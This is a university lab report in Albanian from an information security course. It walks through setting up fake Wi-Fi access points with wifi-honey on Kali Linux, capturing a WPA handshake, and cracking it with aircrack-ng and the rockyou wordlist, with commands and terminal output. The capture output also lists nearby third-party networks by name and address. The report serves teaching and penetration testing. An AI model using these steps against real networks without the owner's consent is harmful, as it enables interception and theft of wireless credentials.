# UNIVERSITETI I PRISHTINËS "HASAN PRISHTINA"

**FAKULTETI I INXHINIERISË ELEKTRIKE DHE KOMPJUTERIKE**

**DEPARTAMENTI I INXHINIERISË KOMPJUTERIKE**


STUDIMET MASTER

Siguria e informacionit, 2020/21


# *Detyra 2: Wireless-attacks/Wifi-honey*


**Profesor:**
Prof. Dr. Blerim Rexha

**Studentët:**
Edona Ukaj
Fjolla Zatriqi
Rreze Sadikaj
Vegim Radoniqi

# 1. Përshkrimi i detyrës

Realizmi i sulmit ndaj wireless, specifikisht duke përdorur veglën **wifi – honey në Kali Linux**.

## 1.1 Sulmet në rrjetat WLAN

Hakimi i rrjeteve pa tela(wireless) është një hap fillestar i kalimit prej mbrojtes në sulm. Hakimi i wirelessit përfshin kapjen e një informacioni gjatë shkëmbimit të dhënave si dhe thyerja e fjalëkalimeve hash duke përdorur sulme të ndryshme.
Sulmet në wireless janë bërë një çështje shumë e zakonshme e sigurisë kur bëhet fjalë për rrjetet. Kjo sepse sulme të tilla mund të marrin vërtet shumë informacione që dërgohen nëpër një rrjet dhe t'i përdorin ato për të kryer disa krime në rrjete të tjera.
Çdo rrjet wireless është shumë i prekshëm ndaj llojeve të tilla të sulmeve dhe prandaj është shumë e rëndësishme që të merren të gjitha masat e nevojshme të sigurisë në mënyrë që të parandalohet rrëmuja që mund të shkaktohet nga sulme të tilla. Këto sulme zakonisht kryhen për të synuar informacionin që po shpërndahet përmes rrjeteve. Prandaj është shumë e rëndësishme të dimë për sulme të tilla në mënyrë që dikush të jetë në gjendje ta identifikojë në rast se ndodh.

Të gjitha sulmet e wirelessit mund t'i ndajmë në dy kategori: sulmet pasive dhe sulmet aktive.
Sulmet pasive janë të gjitha ato që nuk kërkojnë që sulmuesi të komunikojë me ndonjë palë tjetër ose të injektojë trafik. Gjatë sulmeve pasive, një viktimë nuk ka asnjë mënyrë për të zbuluar aktivitetin ose praninë tuaj sepse nuk po veproni asgjë, ju thjeshtë fshiheni dhe dëgjoni frekuencat ose lëvizjet që po ndodhin. Sulmet pasive nuk konsiderohen shkelje të ligjit në vetvete, megjithatë përdorimi i informacionit që keni marrë nga sulmet pasive mund të trajtohet si shkelje. Për shembull, ju jeni të lirë të dëgjoni trafik të dekriptuar, ta mbledhni së bashku dhe të shihni se në fakt, kjo është bisedë midis 2 personave, por leximi i tij dhe përdorimi i informacionit të përfshirë në këtë bisedë private në disa vende të botës është një shkelje e ligjit.
Disa shembuj të sulmeve pasive janë: thyerja e enkriptimit të WEP, thyerja e enkriptimit të WPA/WPA2, "thithja" e trafikut në mes palëve që komunikojnë.
Sulmet aktive janë sulmet që mund të vërehen nga i dëmtuari. Si shembuj të sulmeve aktive kemi: Injektimi i trafikut të wirelesit, sulmet e bllokimit, sulmi Man-in-the-middle.

Disa nga veglat kryesore të sulmimit të wirelesit janë: aircrack-ng, wifi-honey, reaver, picieWPS, wifite, fern wifi cracker etj.
Duhet pasur kujdes që këto vegla mos të përdoren në kundërshtim me ligjet dhe keqpërdorimin e tyre sepse pastaj konsiderohen si ilegale. Çdo herë këto vegla duhet të përdoren me pëlqimin dhe dëshirën e pronarit të rrjetit WLAN(p.sh gjatë penetration testing).

## 1.2 Wifi Honey

Wifi Honey është një skenar i thjeshtë dhe i lehtë për t'u përdorur i cili kur i jepet një emër i AP(acess point) do të krijojë disa AP të rremë me lloje të shumta të enkriptimit.
Ideja është që atëherë pajisja që do të lidhet me një AP me të njëjtin emër do të lidhet më pas me AP-në përkatëse të rremë të krijuar nga Wifi Honey ndërsa të gjitha  përpjekjet e vërtetimit monitorohen dhe regjistrohen për deshifrim më vonë.

# 2. Realizimi i detyrës

## 2.1 Instalimet e nevojshme

**Oracle VM VirtualBox**

Cross-platform-a dhe software-i virtual më i përhapuri në botë. Oracle VM VirtualBox përdoret për krijimin, menaxhimin dhe funksionimin e makinave virtuale (VM). U mundëson përdoruesve që të ekzekutojnë shumë sisteme operative në të njejtën kohë dhe në një paisje të vetme.

Fillimisht kemi instaluar Virual Box-in nga link-u:

https://www.virtualbox.org/wiki/Downloads

**Kali Linux**

Është pjesë e familjes SO Linux me bazë Debian që ka për qëllim vlerësimin e dobësive dhe testimin e avancuar të penetrimit dhe auditimin e sigurisë. Kali Linux përmban qindra vegla drejtuar detyrave ndryshme të sigurisë së informacionit si: Vulnerability Assesment, Penetration Testing, Security Research, Computer Forensics and Reverse Engineering. Është e themeluar dhe mirëmbahet nga Offensive Security.

Instalimi i  Kali Linux 2020 nga link-u:

https://www.kali.org/downloads/

## 2.2 Përdorimi i veglës Wifi-honey

Në terminalin e Kali Linux i ekzekutojmë komandat e mëposhtme:

Instalojmë WiFi – honey në terminalin e Kali Linux përmes  komandës:

*Sudo apt-get install wifi-honey*


**Në versionin e  ri Linux shpesh duhet të përdoret komanda sudo sepse user-i (kali) nuk i ka të drejtat si user-i root në versionet e mëparshme të Linux.*

```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install wifi-honey
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
The following NEW packages will be installed:
  wifi-honey
0 upgraded, 1 newly installed, 0 to remove and 660 not upgraded.
Need to get 4,006 B of archives.
After this operation, 16.4 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 wifi-honey all 1.0-
1kali2 [4,006 B]
Fetched 4,006 B in 2s (1,832 B/s)
Selecting previously unselected package wifi-honey.
(Reading database ... 261615 files and directories currently installed.)
Preparing to unpack .../wifi-honey_1.0-1kali2_all.deb ...
Unpacking wifi-honey (1.0-1kali2) ...
Setting up wifi-honey (1.0-1kali2) ...
Processing triggers for kali-menu (2020.4.0) ...
```

Për t'u sigurar që instalimi është në rregull, listojmë direktoriumet dhe shohim se është krijuar edhe direktoriumi për wifi-honey:


*ls*

```
└─$ ls
Desktop    Downloads  Pictures   Templates  wifi-honey
Documents  Music      Public     Videos
```





## 2.3 Komandat e nevojshme

*cd wifi-honey*




*sudo chmod a+x wifi_honey.sh*
*(me këtë komandë e kemi bërë fajllin wifi-honey te ekzekutueshëm).*




Fillimisht shikojmë se cilat interface-a kemi në dispozicion, prandaj shënojmë komandën ne nje dritare tjetër të terminalit:
*Ifconfig*

```
┌──(kali㉿kali)-[~/wifi-honey]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.178.38  netmask 255.255.255.0  broadcast 192.168.178.255
        inet6 fe80::a00:27ff:feba:f00e  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:ba:f0:0e  txqueuelen 1000  (Ethernet)
        RX packets 461  bytes 29903 (29.2 KiB)
        RX errors 0  dropped 434  overruns 0  frame 0
        TX packets 20  bytes 2238 (2.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 12  bytes 556 (556.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 556 (556.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Shohim që po shfaqen vetëm rrejti i kartelës së rrjetit eth0 dhe local host-i. Është kritike që pasi jemi duke punuar me VM duhet patjetër të kemi edhe një adapter shtesë, sepse adapteri i host-it në Kali Linux do të paraqitet si rrjet ethernet(eth0). Pasi që kemi shtuar një kartelë WLAN me USB, e konfigurojmë Kali Linux si në figurën e mëposhtme.



Pas ristartimit të Kali Linux, listojmë përsëri interface-at tonë me komandën:

*Ifconfig*


Do të shohim që na paraqitet interface-i wlan0, nga wifi adapter që e konfiguruam në Linux.




Përdorimi:


*./wifi_honey.sh home 7 wlo1mon # ESSID, channel, interface*

Shembull: *sudo ./wifi_honey.sh Zatriqi 1 wlan0*





Shohim që janë krijuar 4 WLAN (fake apo fallco me emrin Zatriqi). Një me WPA2, një me WPA, një OPEN dhe një WEP.

WiFi - honey është duke e përcjellë trafikun. **Tentojmë tani të lidhemi me telefon mobil me njërën nga rrjetat dhe presim deri sa të na paraqitet handshake.**




File -> quit e ndalim wifi-honey.

Tani në folderin wif-honey janë mbledhur fajllat e zënë (capture):




Duhet të përdorim fajllin cap-03.cap

Pasi që rrjeti është me autentifikimi të fortë WPA2-PSK, duhet të përdorim një listë të password-ave(dictionary password). Vërejtje: nuk është e garantuar që mund ta gjejmë nëse password është i fortë!

Password lista e jonë ka 14344392 passworda. Do të përdorim listën e passwordave që vie me kali Linux dhe gjindet i zipuar ne folderin /usr/share/wordlists/rockyou.txt.gz. Do ta kopjojmë në një lokacion me të përshtatshëm dhe do ta ekstraktojmë.

```
┌──(kali㉿kali)-[~]
└─$ sudo cp /usr/share/wordlists/rockyou.txt.gz /home
[sudo] password for kali:
```

Vërtetojmë që është kopjuar fajlli:

```
┌──(kali㉿kali)-[/home]
└─$ ls
kali  rockyou.txt.gz
```

E ekstraktojmë fajllin:

```
┌──(kali㉿kali)-[/home]
└─$ sudo gunzip rockyou.txt.gz
```

Vërtetojmë ekstraktimin:

```
┌──(kali㉿kali)-[/home]
└─$ ls
kali  rockyou.txt
```

E riemërojmë fajllin me një emër më të përshtatshëm:

```
┌──(kali㉿kali)-[/home]
└─$ sudo mv rockyou.txt listapass.txt
```

Dhe tani mund të përdorim këtë fajll (dictionary) me listë të passwordave me aircrack.

## 3. Rezultatet

Përdorim aircrack-ng për të parë se çka është kapur (capture).

```
┌──(kali㉿kali)-[~/wifi-honey]
└─$ aircrack-ng -w /home/listapass.txt cap-03.cap
```

Dhe fillon kërkimi për password:

```
  #  BSSID              ESSID                     Encryption

  1  08:95:2A:7D:90:A6  Unique Studio             Unknown
  2  20:25:64:1F:CE:45                            Unknown
  3  44:32:C8:9C:F1:42  DRITON@ARTMOTION          WPA (0 handshake)
  4  44:4E:6D:F1:03:48  Zatriqi                   WPA (0 handshake)
  5  5C:35:3B:17:63:AA  San Marko                 Unknown
  6  5C:35:3B:6D:4C:F8  Dugagjin                  WPA (0 handshake)
  7  8C:04:FF:12:F1:B1                            WPA (0 handshake)
  8  98:DE:D0:50:FB:B8  ADMIN_EXT                 Unknown
  9  AA:AA:AA:AA:AA:AA  Zatriqi                   Unknown
 10  BB:BB:BB:BB:BB:BB  Zatriqi                   Unknown
 11  CC:CC:CC:CC:CC:CC  Zatriqi                   WPA (1 handshake)
 12  DD:DD:DD:DD:DD:DD  Zatriqi                   Unknown
 13  E4:8D:8C:6D:03:DD  RTV Dukagjini             Unknown

Index number of target network ? 11

Reading packets, please wait...
Opening cap-03.cap
Read 440873 packets.

1 potential targets
```

```
                               Aircrack-ng 1.6

      [00:32:36] 1217118/14344392 keys tested (613.44 k/s)

      Time left: 5 hours, 56 minutes, 54 seconds                      8.48%

                          Current passphrase: timnme

      Master Key     : 51 EF 90 B3 06 69 AD 68 45 A4 0B 96 F0 44 66 CC
                       2B F7 7D B6 80 F9 3C FD DD C2 C1 A9 FD FE 77 A9

      Transient Key  : 02 1B 35 7C A5 B9 C1 E4 B5 70 33 F4 69 C9 A9 D7
                       D6 E9 B1 B7 EF DC 37 D2 E8 2C 8B 12 EC DD 89 29
                       67 59 BB B2 25 5C 76 BD D4 F4 66 31 D7 E0 C3 FD
                       DD C1 C7 06 FA 1D DD 70 B3 4A A2 DB 65 43 08 10

      EAPOL HMAC     : E1 AF 90 99 95 26 F7 3E 77 C1 E3 D7 E2 8D 63 9A
```

## Referenca


https://www.aircrack-ng.org/doku.php?id=aircrack-ng

https://github.com/samothrakes/wifi-honey

https://kalitut.com/best-password-dictionary/

https://www.security-sleuth.com/sleuth-blog/2016/7/25/honey-from-a-knife-using-wifi-honey-to-impersonate-wireless-aps

https://www.tutorialspoint.com/wireless_security/wireless_security_launch_wireless_attacks.htm

https://www.geeksforgeeks.org/kali-linux-wireless-attack-tools/